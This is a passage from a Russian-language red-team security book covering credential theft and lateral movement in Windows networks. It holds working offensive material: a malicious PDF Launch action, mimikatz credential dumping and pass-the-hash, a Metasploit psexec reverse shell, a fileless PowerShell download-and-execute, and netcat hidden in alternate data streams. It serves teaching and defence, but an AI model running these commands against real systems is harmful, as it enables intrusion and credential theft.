0: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P(/Q /C %HOMEP
80: 44 52 49 56 45 25 26 63 64 20 25 48 4f 4d 45 50 DRIVE%&cd %HOMEP
96: 41 54 48 25 26 28 69 66 20 65 78 69 73 74 20 22 ATH%&(if exist "
112: 44 65 73 6b 74 6f 70 5c 5c 66 6f 72 6d 2e 70 64 Desktop\\form.pd
128: 66 22 20 28 63 64 20 22 44 65 73 6b 74 6f 70 22 f" (cd "Desktop"
144: 29 29 26 28 69 66 20 ))&(if

```

pdf.exploit access system32 directory

```

0: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P(/O /C %HOMEP

```

Рис. 6.19

Последний фрагмент декодирования этого отчета показывает действие **Launch** для исполняемого файла cmd.exe.

Атака Pass-the-hash

На этом этапе у вас есть доступ к cmd.exe, и оттуда вы можете запустить PowerShell с помощью команды start powershell -NoExit. Причина, по которой вы хо-

тите запустить PowerShell, заключается в том, что вам нужно скачать mimikatz с GitHub.

Для этого выполните следующую команду:

```
Invoke-WebRequest -Uri
"https://github.com/gentilkiwi/mimikatz/releases/download/2.1.1-20170813/mimikatz_trunk.zip" -OutFile "C:\temp\mimikatz_trunk.zip"
```

Также обязательно загрузите утилиту PsExec с сайта Sysinternals, поскольку она понадобится вам позже.

Для этого используйте команду из той же консоли PowerShell:

```
Invoke-WebRequest -Uri
"https://download.sysinternals.com/files/PSTools.zip" -OutFile
"C:\temp\PSTools.zip"
```

В консоли PowerShell используйте команду expand-archive -path, чтобы извлечь содержимое из mimikatz_trunk.zip. Теперь можно запустить mimikatz. Одним из первых шагов является проверка наличия у пользователя, запускающего командную строку, привилегий администратора. Если они у него есть, при выполнении команды privilege::debug вы увидите результаты, показанные на рис. 6.20.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 219050 <00000000:000357aa>
Session          : Interactive from 1
User Name        : Yuri
Domain           : YDU9
Logon Server     : YDU9
Logon Time       : 8/25/2017 2:46:37 PM
SID              : S-1-5-21-4267265795-1570276581-2727858867-1000

msv :
  * 000000031 Primary
  * Username : Yuri
  * Domain   : YDU9
  * LM        : 1f5581a5f8a0fc5e1cdd960f3b8a6edc
  * NTLM      : 4dbe35c3378750321e3f61945fa8c92a
  * SHA1      : eb3057235f29aa955f514b99412c9a3b608339cc

tspkg :
  * Username : Yuri
  * Domain   : YDU9
  * Password : s013t&28354474

udigest :
  * Username : Yuri
```

Рис. 6.20

Следующий шаг – сброс всех активных пользователей, служб и связанных с ними хешей NTLM/SHA1. Это очень важный шаг, потому что он даст вам представление о количестве пользователей, которых вы можете попытаться скомпрометировать, чтобы продолжить свою миссию.

Для этого используйте команду sekurlsa::logonpasswords (рис. 6.21).

Если на компьютере жертвы установлена какая-либо версия Windows (вплоть до Windows 7), можно увидеть фактический пароль в виде открытого текста. Причина, по которой мы говорим «может», заключается в том, что если на этом

компьютере установлено обновление MS16-014, Windows принудительно удалит утекшие учетные данные сессии авторизации через 30 с.

```
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 219050 <00000000:000357aa>
Session          : Interactive from 1
User Name        : Yuri
Domain          : YDW7
Logon Server    : YDW7
Logon Time      : 8/25/2017 2:46:37 PM
SID              : S-1-5-21-4267265795-1528276581-2727858867-1000
nsu :
[00000003] Primary
* Username : Yuri
* Domain  : YDW7
* LM       : 1f5581a5f8a0fc5e1cd960f3b8a6edc
* NTLM     : 4dbe35c3378750321e3f61945fa8c92a
* SHA1     : eb3057235f29aa955f514b99412c9a3b608339cc
tspkg :
* Username : Yuri
* Domain  : YDW7
* Password : s813t828354474
digest :
* Username : Yuri
```

Рис. 6.21

Продвигаясь вперед, вы можете выполнить атаку, т. к. теперь у вас есть хеш. Атаку можно осуществить в системе Windows, используя mimikatz и утилиту psexec (ту, что вы скачали ранее). В этом сценарии мы будем использовать следующую команду в качестве примера:

```
sekurlsa::pth /user:yuri /domain:wdw7
/ntlm:4dbe35c3378750321e3f61945fa8c92a /run:".psexec \yuri -h cmd.exe"
```

Командная строка откроется в контексте этого конкретного пользователя. Если у этого пользователя есть права администратора, игра окончена. Атаку также можно осуществить из Metasploit на компьютере под управлением Kali. Последовательность команд показана следующим образом:

```
> use exploit/windows/smb/psexec
> set payload windows/meterpreter/reverse_tcp
> set LHOST 192.168.1.99
> set LPORT 4445
> set RHOST 192.168.1.15
> set SMBUser Yuri
> set SMBPass 4dbe35c3378750321e3f61945fa8c92a
```

Как только эти шаги будут выполнены, выполните команду `exploit` и посмотрите результаты (рис. 6.22).

```
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.99:4445
[*] 192.168.1.17:445 - Connecting to the server\lasMereb.docx
[*] 192.168.1.17:445 - Authenticating to 192.168.1.17:445\YDW7 as user 'Yuri'...
```

Рис. 6.22

Поскольку это всего лишь упражнение для Красной команды, его цель – доказать, что система уязвима для атак такого типа. Обратите внимание, что мы не взламывали данные, а только показали, насколько уязвима вся защита идентификационных данных.

Другие способы взлома реквизитов доступа

Хотя можно с уверенностью сказать, что большой ущерб можно нанести с помощью трех упомянутых ранее подходов, также можно утверждать, что существует еще больше способов взлома реквизитов доступа.

Красная команда может использовать облачную инфраструктуру в качестве цели для атаки. Утилита Nimbostratus от Андреса Рианчо – отличный ресурс для проведения атаки на инфраструктуру Amazon Cloud.

Будучи членом Красной команды, вы также можете столкнуться с необходимостью осуществить атаки на гипервизор (VMWare или Hyper-V). Для этого типа атаки вы можете воспользоваться PowerMemory (<https://github.com/giMini/PowerMemory/>).

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Stealing Windows Credentials Using Google Chrome. http://defensecode.com/news_article.php?id=21.
2. Russian hackers selling login credentials of UK politicians, diplomats – report. https://www.theregister.co.uk/2017/06/23/russian_hackers_trade_login_credentials/.
3. Botnet-as-a-Service is For Sale this Cyber Monday! <https://www.zingbox.com/blog/botnet-as-a-service-is-for-sale-this-cyber-monday/>.
4. How Anywhere Computing Just Killed Your Phone-Based Two-Factor Authentication. http://fc16.ifca.ai/preproceedings/24_Konoth.pdf.
5. Attackers Hit Weak Spots in 2-Factor Authentication. <https://krebsonsecurity.com/2012/06/attackers-target-weak-spots-in-2-factor-authentication/>.
6. Microsoft Windows CVE-2017-8563 Remote Privilege Escalation Vulnerability. https://www.symantec.com/security_response/vulnerability.jsp?bid=99402.
7. Pass-The-Hash Toolkit. <https://www.coresecurity.com/corelabs-research-special/open-source-tools/pass-hash-toolkit>.
8. Nimbostratus Tool. <http://andresriancho.github.io/nimbostratus/>.
9. How activist DeRay Mckesson's Twitter account was hacked. <https://techcrunch.com/2016/06/10/how-activist-de-ray-mckessonstwitter-account-was-hacked/>.

РЕЗЮМЕ

В этой главе вы узнали о важности личности для общего состояния безопасности организации, различных стратегиях компрометации реквизитов доступа пользователя, которые могут использоваться Красной командой. Узнав больше

о нынешнем ландшафте угроз, потенциальных противниках и о том, как они действуют, вы можете создать более точное упражнение для атаки, чтобы протестировать средства контроля над безопасностью. Вы узнали об атаках методом полного перебора, социальной инженерии с использованием фреймворка SET от проекта Kali, передаче хеша и о том, как можно применить эти атаки для осуществления дальнейшего распространения по сети, чтобы выполнить свою миссию.

В следующей главе вы узнаете больше о дальнейшем распространении, о том, как Красная команда будет использовать образ мыслей хакера, чтобы продолжить свою миссию по построению карты сети и уходу от оповещений.

Глава 7

Дальнейшее распространение по сети

В предыдущих главах мы обсудили средства и методы, которые злоумышленники используют для компрометации и получения доступа к системе. В этой главе основное внимание будет уделено тому, что они пытаются сделать после успешного входа, укрепляя и расширяя свое присутствие. Это называется дальнейшим распространением по сети. Злоумышленники будут перемещаться с устройства на устройство после первоначального взлома с надеждой получить доступ к ценным данным. Они также будут искать пути получения дополнительного контроля над сетью жертвы и в то же время будут стараться избежать сигнала тревоги или срабатывания какого-либо предупреждения. Эта фаза жизненного цикла атаки может занять много времени. В случае очень сложных атак у хакеров уходит несколько месяцев, чтобы добраться до желаемой цели.

Дальнейшее распространение по сети включает в себя сканирование сети на предмет других ресурсов, сбор и эксплуатацию учетных данных или сбор дополнительной информации для просачивания. Дальнейшее распространение трудно остановить, потому что организации обычно устанавливают меры по обеспечению безопасности на нескольких шлюзах сети. Следовательно, злонамеренное поведение обнаруживается только при переходе между зонами безопасности, но не внутри них. Это важный этап в жизненном цикле киберугроз, поскольку он позволяет злоумышленникам получать информацию и повышать уровень доступа, что более опасно. По словам экспертов по кибербезопасности, это самая критическая фаза атаки, поскольку именно здесь злоумышленник ищет ресурсы, дополнительные привилегии и перебирает несколько систем, до тех пора пока не удовлетворится тем, что достиг своей цели.

В этой главе будут рассмотрены следующие темы:

- инфильтрация;
- построение карты сети;
- как избежать оповещений;
- дальнейшее распространение.

Инфильтрация

В предыдущей главе мы обсуждали усилия, предпринимаемые хакерами при проведении разведки, чтобы получить информацию, которая может позволить им проникнуть в систему. Методы внешней разведки – это копание в мусоре, использование социальных сетей и социальная инженерия. При копании в мусоре можно собрать ценные данные с устройств, утилизированных компанией. Мы убедились, что социальные сети можно использовать для слежки за жертвами и получения учетных данных, которые они могут по невнимательности оставлять. Мы также обсудили различные атаки с использованием социальной инженерии, которые ясно показали, что злоумышленник может вынудить пользователя выдать учетные данные для входа. Причины, по которым пользователи клюют на такие способы, были объяснены с помощью шести рычагов, используемых в социальной инженерии.

Обсуждались методы внутренней разведки, а также инструменты, используемые для прослушивания и сканирования информации, которая может позволить злоумышленнику получить доступ к системе. Используя эти два типа разведки, злоумышленник сможет получить доступ к системе. Важный вопрос, который должен последовать вслед этим: что может сделать злоумышленник с этим доступом?

Построение карты сети

После успешной атаки злоумышленники попытаются обнаружить в сети хосты, содержащие ценную информацию. Здесь есть ряд инструментов, которые можно использовать для идентификации хостов, подключенных к сети. Один из наиболее часто используемых – это `nmap`, и в этом разделе мы объясним возможности отображения, которыми он обладает. Эта утилита, как и многие другие, перечислит все хосты, которые она найдет в сети в процессе их поиска. Она запускается с помощью команды сканирования всей подсети:

#nmap 10.168.3.1/24

Сканирование также может быть выполнено для определенного диапазона IP-адресов следующим образом:

#nmap 10.250.3.1-200

Ниже приведена команда, которая может использоваться для сканирования определенных портов:

#nmap -p80,23,21 192.190.3.25

Получив эту информацию, злоумышленник может определить операционную систему, работающую на интересующих его компьютерах в сети. Если хакер может указать операционную систему и конкретную версию, запущенную на целевом устройстве, будет легко выбрать инструменты для взлома, которые можно эффективно использовать.

Ниже приведена команда, используемая для определения операционной системы и версии, запущенной на целевом устройстве:

```
#nmap -O 191.160.254.35
```

nmap обладает сложными возможностями определения ОС по характерным признакам и почти всегда сможет рассказать нам об операционных системах устройств, таких как маршрутизаторы, рабочие станции и серверы.

Причина, по которой построение карты сети возможно и в значительной степени легко осуществимо, заключается в проблемах, связанных с защитой от сканирования. У организаций есть возможность полностью защитить свои системы, чтобы предотвратить подобные сканирования, выполняемые nmap, но в основном это делается с помощью **сетевой системы обнаружения вторжений (NDIS)**. Когда хакеры сканируют отдельные цели, они делают это из локального сегмента сети и таким образом избегают прохождения через NDIS. Чтобы предотвратить сканирование, организация может выбрать системы обнаружения вторжений на базе хостов, но большинство сетевых администраторов не рассматривает возможности делать это в сети, особенно в том случае, если количество хостов очень велико.

Расширение систем мониторинга на каждом хосте приведет к увеличению количества предупреждений и потребует большей емкости хранилища. В зависимости от размера организации это может вылиться в терабайт данных, большинство из которых будут ложными срабатываниями. Помимо этого, существует проблема, заключающаяся в том, что группы по обеспечению информационной безопасности в организациях располагают достаточными ресурсами и силой воли для расследования в среднем 4 % всех предупреждений, касающихся кибербезопасности, генерируемых системами безопасности. Постоянное обнаружение ложных срабатываний в больших количествах также не позволяет этим группам отслеживать угрозы, обнаруженные в сетях.

Принимая во внимание проблемы мониторинга деятельности, связанной с боковым смещением, лучшее, на что могут надеяться компании-жертвы, – это решения для обеспечения безопасности на базе хостов. Тем не менее хакеры обычно приходят с оружием, чтобы отключить или ослепить их.

Избежать оповещений

На этом этапе злоумышленнику следует избегать поднятия тревоги. Если сетевые администраторы обнаружат, что в сети существует угроза, они тщательно зачистят ее и аннулируют любое продвижение, достигнутое злоумышленником. Многие организации тратят значительные суммы на системы безопасности, чтобы схватить злоумышленников. Средства обеспечения безопасности становятся все более эффективными и могут идентифицировать множество сигнатур хакерских утилит и вредоносных программ, которые те используют. Следовательно, это требует от злоумышленников разумных действий. Среди хакеров существует тенденция использовать легитимные средства для дальнейшего распространения по сети. Это утилиты и методы, которые известны

системе или являются ее частью и, следовательно, обычно не представляют угрозы. Поэтому системы безопасности игнорируют их.

Эти инструменты и методы позволили злоумышленникам перемещаться в защищенных сетях прямо под носом у систем безопасности.

Ниже приведен пример того, как злоумышленники могут не дать обнаружить себя с помощью PowerShell. Вы увидите, что вместо загрузки файла, который будет сканироваться антивирусной системой жертвы, используется PowerShell. Он напрямую загружает в память файл PS1 из интернета, вместо того чтобы скачать его на диск, а затем загрузить:

```
PS > IEX (New-Object  
Net.WebClient).DownloadString('http://Invoke-PowerShellTcp.ps1')
```

Такая команда предотвратит пометку загружаемого файла антивирусными программами. Злоумышленники также могут использовать **альтернативные потоки данных (ADS)** в файловой системе Windows NT (NTFS), чтобы избежать оповещений. Используя ADS, злоумышленники могут скрывать свои файлы в допустимых системных файлах, что может быть отличной стратегией для перемещения между системами. Следующая команда скопирует Netcat (<https://github.com/diegocr/netcat>) в допустимую утилиту Windows под названием **Calculator** (calc.exe) и изменит имя файла (nc.exe) на svchost.exe. Таким образом, имя процесса не вызовет никаких подозрений, поскольку это часть системы.

```
C:\Tools>type c:\tools\nc.exe > c:\tools\calc.exe:svchost.exe
```

Рис. 7.1

Если вы просто используете команду dir для вывода списка всех файлов в этой папке, то не увидите файл.

Однако если вы используете утилиту streams с сайта Sysinternals, то сможете увидеть все имя полностью.

ДАЛЬНЕЙШЕЕ РАСПРОСТРАНЕНИЕ

Дальнейшее распространение может осуществляться с использованием разных методов и тактик. Злоумышленники используют их для перемещения по сети с одного устройства на другое. Их цели – усиление своего присутствия в сети и получение доступа ко множеству устройств, которые либо содержат ценную информацию, либо используются для управления такими важными функциями, как безопасность. В этом разделе мы рассмотрим самые распространенные инструменты и тактики.

Сканирование портов

Это, вероятно, единственный старый метод, который остался в арсенале хакеров. Он практически не изменился, поэтому выполняется одинаково с по-

мощью различных инструментов. Сканирование портов применяется при дальнейшем распространении по сети с целью идентификации систем или представляющих интерес служб, которые хакеры могут атаковать и попытаться получить ценные данные. В основном эти системы представляют собой серверы баз данных и веб-приложения. Хакеры поняли, что быстрое и полноценное сканирование портов можно легко обнаружить, поэтому они используют более медленные инструменты сканирования, которые проходят через все системы сетевого мониторинга. Системы мониторинга обычно настраиваются на выявление необычного поведения в сети, но при сканировании с достаточно медленной скоростью средства мониторинга не обнаруживают сканирования.

Большинство используемых инструментов сканирования мы обсуждали в главе 4 «Разведка и сбор данных». Как правило, многие отдают предпочтение `nmap`, поскольку она обладает множеством функций и является надежным и проверенным средством.

В предыдущей главе «Погоня за реквизитами доступа пользователя» было подробно рассказано о том, как работает `nmap` и какую информацию она предоставляет своим пользователям. При сканировании по умолчанию `nmap` использует полное установление TCP-соединения, что является достаточным условием для поиска других целей, к которым могут перейти хакеры. Ниже приведены примеры того, как в `nmap` выполняется сканирование портов:

```
# nmap -p80 192.168.4.16
```

Эта команда выполняет сканирование только с той целью, чтобы проверить, открыт ли на компьютере жертвы с IP 192.168.4.16 порт 80:

```
# nmap -p80,23 192.1168.4.16
```

Можно также проверить, открыто ли несколько портов, разделяя их запятой в команде, как было показано ранее.

Sysinternals

Sysinternals – это набор инструментов, который был разработан компанией Sysinternals, до того как ее приобрела Microsoft. Компания разработала набор инструментов, который позволяет администраторам управлять компьютерами на базе Windows с удаленного терминала. К сожалению, сегодня этот набор утилит также используется хакерами. Злоумышленники применяют Sysinternals для загрузки файлов и взаимодействия с ними на удаленных хостах (1). Весь пакет работает из интерфейса командной строки, и для него можно создавать сценарии. Он обладает преимуществом скрытности, поскольку не дает оповещения пользователям в удаленной системе, когда работает. Средства, входящие в этот набор, также классифицируются Windows как допустимые инструменты системного администратора, поэтому игнорируются антивирусными программами.

Sysinternals позволяет внешним субъектам подключаться к удаленным компьютерам и запускать команды, которые могут раскрыть информацию

о запущенных процессах, а при необходимости уничтожать их или останавливать службы.

Это простое определение инструмента уже показывает огромную силу, которой он обладает. Если он используется хакером, то может остановить ПО системы безопасности, развернутое организацией на своих компьютерах и серверах. Утилиты Sysinternals могут выполнять множество задач в тени удаленного компьютера, что делает их более применимыми и полезными для хакеров, по сравнению с **программами удаленного доступа к рабочему столу (RDP)**. Пакет Sysinternals состоит из 13 инструментов, которые выполняют различные операции на удаленных компьютерах.

Первые шесть инструментов, которые обычно используют:

- PsExec – используется для выполнения процессов;
- PsFile – показывает открытые файлы;
- PsGetSid – отображает идентификаторы безопасности пользователей;
- PsInfo – дает подробную информацию о компьютере;
- PsKill – убивает процессы;
- PsList – выводит информацию о процессах.

Следующая группа состоит из:

- PsLoggedOn – перечисляет пользователей в системе;
- PsLogList – извлекает журналы событий;
- PsPassword – меняет пароли;
- PsPing – запускает ping-запросы;
- PsService – может вносить изменения в службы Windows;
- PsShutdown – может выключить компьютер;
- PsSuspend – может приостанавливать процессы (1).

Исчерпывающий список Sysinternals показывает, что он содержит в себе ряд мощных инструментов. Вооруженный этими инструментами и нужными учетными данными, злоумышленник может быстро перемещаться в сети с устройства на устройство.

Из всех перечисленных инструментов PsExec является самым мощным. Он может выполнять все, что можно запустить в командной строке локального компьютера, на удаленном. Следовательно, он может изменять параметры реестра удаленного компьютера, выполнять сценарии и утилиты и подключать один удаленный компьютер к другому. Преимущество этого инструмента состоит в том, что выходные команды отображаются на локальном компьютере, а не на удаленном. Поэтому, даже если на удаленном компьютере есть активный пользователь, подозрительные действия нельзя обнаружить. PsExec подключается к удаленному компьютеру по сети, выполняет некий код и отправляет вывод этого кода на локальный компьютер, не вызывая сигналов тревоги у пользователей удаленного компьютера.

Уникальная особенность PsExec заключается в том, что он может копировать программы непосредственно на удаленный компьютер. Поэтому если злоумышленникам на удаленном компьютере требуется определенная програм-

ма, PsExec может получить команду временно скопировать ее на удаленный компьютер и удалить после прекращения соединения.

Ниже приводится пример того, как это можно сделать:

```
Psexec \remotecomputername -c autorunsc.exe -accepteula
```

Предыдущая команда копирует программу autorunsc.exe на удаленный компьютер. Часть команды, accepteula, используется, чтобы убедиться, что удаленный компьютер принимает условия и положения или пользовательские соглашения, которые может запрашивать программа.

PsExec также можно использовать для злонамеренного взаимодействия с вошедшим в систему пользователем через такие программы на удаленном компьютере, как Блокнот. Злоумышленник может запустить notepad на удаленном компьютере, введя команду:

```
Psexec \remotecomputername -d -i notepad
```

-i указывает удаленному компьютеру запустить приложение, а -d возвращает злоумышленнику управление до завершения запуска notepad.

Наконец, PsExec может редактировать значения реестра, позволяя приложениям запускаться с системными привилегиями и получать доступ к данным, которые обычно заблокированы для доступа. Изменения в реестре могут быть опасными, поскольку они могут напрямую влиять на работу компьютерного оборудования и программного обеспечения.

Повреждения реестра могут привести к прекращению работы компьютера. На локальном компьютере приведенную ниже команду можно использовать для открытия реестра с правами доступа на уровне пользователя SYSTEM, что позволяет просматривать и изменять обычно скрытые значения:

```
Psexec -i -d -s regedit.exe
```

Основываясь на предыдущих примерах, можно сказать, что PsExec – очень мощный инструмент. На рис. 7.2 показан сеанс удаленного терминала с PsExec, запущенный на cmd.exe и используемый для поиска информации о сети удаленного компьютера.

```
C:\Tools>streams calc.exe
streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Tools\calc.exe:
:svchost.exe:$DATA 27136
```

Рис. 7.2

Общие файловые ресурсы

Это еще один метод, обычно используемый злоумышленниками для выполнения дальнейшего распространения в сетях, которые они уже скомпрометиро-

вали. Основная цель этого метода – захватить большую часть данных, доступных в сети. Общие файловые ресурсы – это механизмы совместной работы, используемые во многих сетях. Они позволяют клиентам получать доступ к файлам, хранящимся на сервере или на отдельных компьютерах. Иногда серверы содержат конфиденциальную информацию, такую как базы данных клиентов, рабочие процедуры, программное обеспечение, шаблоны документов и секреты компании. Встроенный административный доступ ко всем данным жестких дисков на компьютерах может пригодиться, поскольку дает доступ любому, кто находится в сети, для чтения и записи целых жестких дисков.

Общие файловые ресурсы дают хакерам преимущество низкой вероятности обнаружения, поскольку доступ к ним порождает легитимный трафик, который обычно не отслеживается. Таким образом, злоумышленник будет иметь достаточно времени для доступа, копирования и даже редактирования содержимого любого общего носителя в сети. Кроме того, в общей среде можно внедрить вредоносный код, чтобы заразить компьютеры, которые копируют файлы. Этот метод очень эффективен, когда хакеры уже получили доступ к учетной записи с повышенными привилегиями. Используя эти привилегии, они могут получить доступ к большинству общих данных с правами на чтение и запись.

Ниже приведены команды PowerShell, которые можно использовать для общего доступа к файлам.

Первая команда укажет файл, который должен быть предоставлен для общего доступа, а остальные команды превратят его в общий ресурс:

```
New-Item "D:\Secretfile" -typedirectoryNew_SMBShare -Name "Secretfile" -Path  
"D:\Secretfile"-ContinuouslyAvailableFullAccess domainadministratorgroupchangeAccess  
domain\departmentusers-ReadAccess "domainauthenticated users"
```

Еще один вариант – использовать утилиту PowerShell, Nishang (<https://github.com/samratashok/nishang>). Как мы уже упоминали ранее, здесь вы также можете применять ADS, чтобы скрыть файлы. В этом случае воспользуйтесь командой Invoke-ADSBackdoor.

Удаленный доступ к рабочему столу

Удаленный доступ к рабочему столу – еще один легитимный способ, используемый для получения удаленного доступа к компьютерам и управления ими. Он может применяться хакерами с целью дальнейшего распространения по сети. Основное преимущество этого инструмента, по сравнению с Sysinternals, заключается в том, что он предоставляет злоумышленнику полный интерактивный графический интерфейс пользователя (GUI) удаленного компьютера, на который совершается атака. Удаленный доступ к рабочему столу может быть запущен, когда хакеры уже скомпрометировали компьютер в сети. Обладая действующими учетными данными и информацией об IP-адресе или имени компьютера жертвы, хакеры могут использовать удаленный рабочий стол для получения удаленного доступа. С помощью удаленных подключений злоумышленники могут похищать данные, отключать программное обеспечение,

используемое для обеспечения безопасности, или устанавливать вредоносные программы, чтобы те могли скомпрометировать еще большее количество компьютеров. Во многих случаях удаленный доступ к рабочему столу использовался для получения доступа к серверам, которые контролируют программные решения для обеспечения безопасности предприятия, а также системы мониторинга и безопасности сетей.

Примечательно, что подключения к удаленному рабочему столу полностью зашифрованы, а поэтому непрозрачны для любых систем мониторинга. Поэтому нельзя приказать защитному программному обеспечению воспринимать их как подозрительные, т. к. они представляют собой обычный административный механизм, используемый ИТ-персоналом.

Основным недостатком удаленного доступа к рабочему столу является то, что пользователь, работающий на удаленном компьютере, может определить, когда пользователь с внешнего компьютера вошел в систему. Поэтому злоумышленники часто используют удаленный доступ к рабочему столу в тех случаях, когда пользователи не работают за компьютером, выбранным в качестве объекта для атаки, или на сервере. Ночи, выходные, праздничные дни и перерывы на обед – обычное время атаки, когда почти наверняка соединения останутся незамеченными. Кроме того, поскольку серверные версии Windows обычно позволяют запускать несколько сеансов одновременно, пользователь вряд ли сможет заметить подключение по RDP, находясь на сервере.

Однако существует особый метод взлома жертвы с помощью удаленного доступа к рабочему столу, использующий эксплойт, называющийся EsteemAudit.

EsteemAudit – один из эксплойтов, которые хакерская группа Shadow Brokers украла у АНБ. В предыдущих главах мы рассказывали, что эта же группа выпустила EternalBlue, который позже был использован в программе-вымогателе WannaCry. EsteemAudit эксплуатирует уязвимость в приложении Remote Desktop в более ранних версиях Windows, т. е. Windows XP и Windows Server 2003. Уязвимые версии Windows больше не поддерживаются Microsoft, и компания не выпустила исправление. Однако вполне вероятно, что она сделает это, как при появлении EternalBlue. Вслед за этим Microsoft выпустила патч для всех своих версий, включая Windows XP, которую прекратила поддерживать.

EsteemAudit использует переполнение динамически распределаемой области памяти между фрагментами, являющееся частью внутренней структуры системной кучи, которая, в свою очередь, представляет собой компонент Windows Smart Card. Внутренняя структура имеет буфер с ограниченным размером 128 байт и хранит информацию о смарт-картах. Рядом с ним два указателя. Хакеры обнаружили вызов, который можно делать без проверки границ. Его можно использовать для копирования данных размером более 128 байт в соседние указатели, что приводит к переполнению буфера. Злоумышленники используют EsteemAudit для выдачи мошеннических инструкций, которые вызывают переполнение. Конечным результатом атаки является компрометация системы удаленного доступа к рабочему столу, позволяющая неавторизо-

ванным лицам проникать на удаленные компьютеры. Переполнение буфера позволяет это.

PowerShell

Это еще один легитимный инструмент Windows, который хакеры используют в злонамеренных целях. В этой главе мы уже продемонстрировали множество способов использования допустимых команд PowerShell для осуществления вредоносных задач. Общая тенденция применения этих легитимных средств во время атак заключается в том, чтобы не быть пойманым защитным ПО. Компании-разработчики этого ПО не отстают и идентифицируют сигнатуры большинства вредоносных программ. Поэтому хакеры стараются максимально использовать инструменты, которые, как известно, безопасны и легитимны для операционных систем.

PowerShell – это встроенный объектно-ориентированный инструмент создания сценариев, доступный в современных версиях Windows. Он чрезвычайно мощный и может использоваться для кражи хранящейся в памяти конфиденциальной информации, внесения изменений в конфигурации системы, а также для того, чтобы сделать процесс перемещения с одного устройства на другое автоматическим. На сегодняшний момент используется несколько ориентированных на взлом и безопасность модулей PowerShell. Наиболее распространенными являются **PowerSploit** и **Nishang**.

Недавно в США были зафиксированы проникновения со стороны китайских хакеров, которые, по словам следователей, были вызваны тем, что злоумышленники использовали PowerShell (8). Говорят, что китайские хакеры развернули сценарии PowerShell, чтобы запустить их в виде запланированных задач на нескольких компьютерах с Windows. Сценарии передавались в PowerShell через аргументы командной строки вместо использования внешнего файла, что не приводило к запуску антивирусных программ (8). Сценарии после их выполнения скачивали исполняемый файл, а затем запускались с помощью инструмента удаленного доступа. Это гарантировало, что у специалистов, расследующих инцидент, не будет никаких следов. Сценарии оказались успешными, поскольку оставили минимум отпечатков.

Инструментарий управления Windows

Инструментарий управления Windows (WMI) – это встроенная платформа Microsoft, которая управляет настройкой систем Windows. Так как в среде Windows она легитимна, хакеры могут использовать ее без опасений быть обнаружеными средствами защиты. Единственная загвоздка для хакеров заключается в том, что у них уже должен быть доступ к компьютеру. В главе о стратегии атаки подробно рассказывается о том, как хакеры могут получить доступ к компьютерам.

WMI может использоваться для удаленного запуска процессов, выполнения запросов к системной информации, а также для установки долго живущих

вредоносных программ. В случае дальнейшего распространения по сети есть несколько способов, с помощью которых хакеры используют WMI. Они могут применять его для поддержки запуска команд командной строки, получения вывода программ, изменения значений реестра, запуска сценариев PowerShell, получения вывода сценариев и, наконец, для вмешательства в работу служб.

WMI также может поддерживать множество операций по сбору данных. Обычно он используется хакерами в качестве инструмента быстрого осмотра системы для моментальной классификации целей. Он может предоставить хакерам информацию, например, о пользователях компьютера, локальных и сетевых дисках, к которым он подключен, IP-адресах и установленных программах. У него есть возможность завершать сеанс пользователя, а также выключать или перезагружать компьютеры. Он также может определить, активно ли пользователь использует компьютер, на основе журналов активности. Во время известного взлома Sony Pictures в 2014 г. WMI был ключевым инструментом, поскольку использовался злоумышленниками для запуска вредоносных программ, установленных на компьютерах в сети организации.

WMIImplant – это пример хакерской утилиты, которая использует WMI для выполнения вредоносных действий на компьютере жертвы. WMIImplant хорошо спроектирован и обладает меню, напоминающим Meterpreter в Metasploit.

На рис. 7.3 приведена схема главного меню утилиты, показывающая действия, которые она может выполнить.

Как видно из меню, это очень мощный инструмент. У него есть специальные команды, разработанные для дальнейшего распространения в удаленных компьютерах. Он позволяет хакеру отдавать команды cmd, получать ввод программ, изменять реестр, запускать сценарии PowerShell и, наконец, создавать и удалять службы.

Основное различие между WMIImplant и другими средствами удаленного доступа, такими как Meterpreter, заключается в том, что он изначально работает в системе Windows, в то время как остальные сначала нужно загрузить на компьютер.

Запланированные задачи

В Windows есть команда, которую злоумышленники могут использовать для планирования автоматического выполнения задач на локальном или удаленном компьютере. Это позволяет хакеру отсутствовать на месте преступления. Поэтому, если к компьютеру жертвы имеется пользовательский доступ, задачи будут выполняться моментально. Планировщик задач используется не только для определения времени их выполнения. Хакеры также используют его для выполнения задач с привилегиями пользователя SYSTEM. В Windows это может рассматриваться как атака с целью повышения привилегий, поскольку пользователь SYSTEM обладает полным контролем над компьютером, на котором выполняется запланированное задание. Без системных привилегий

этот тип взлома не сработает, т. к. последние версии ОС Windows были созданы таким образом, чтобы предотвратить подобное поведение со стороны задач, исполняемых по расписанию.

```
WMIImplant Main Menu:

Meta Functions:
=====
change_user - Change the user used to connect to remote systems
exit - Exit WMIImplant
gen_cli - Generate the CLI command to execute a command via WMIImplant.
help - Display this help/command menu

File Operations
=====
cat - Attempt to read a file's contents
download - Download a file from a remote machine
ls - File/Directory listing of a specific directory
search - Search for a file on a user-specified drive
upload - Upload a file to a remote machine

Lateral Movement Facilitation
=====
command_exec - Run a command line command and get the output
disable_wdigest - Remove registry value UseLogonCredential
disable_winrm - Disable WinRM on the targeted host
enable_wdigest - Add registry value UseLogonCredential
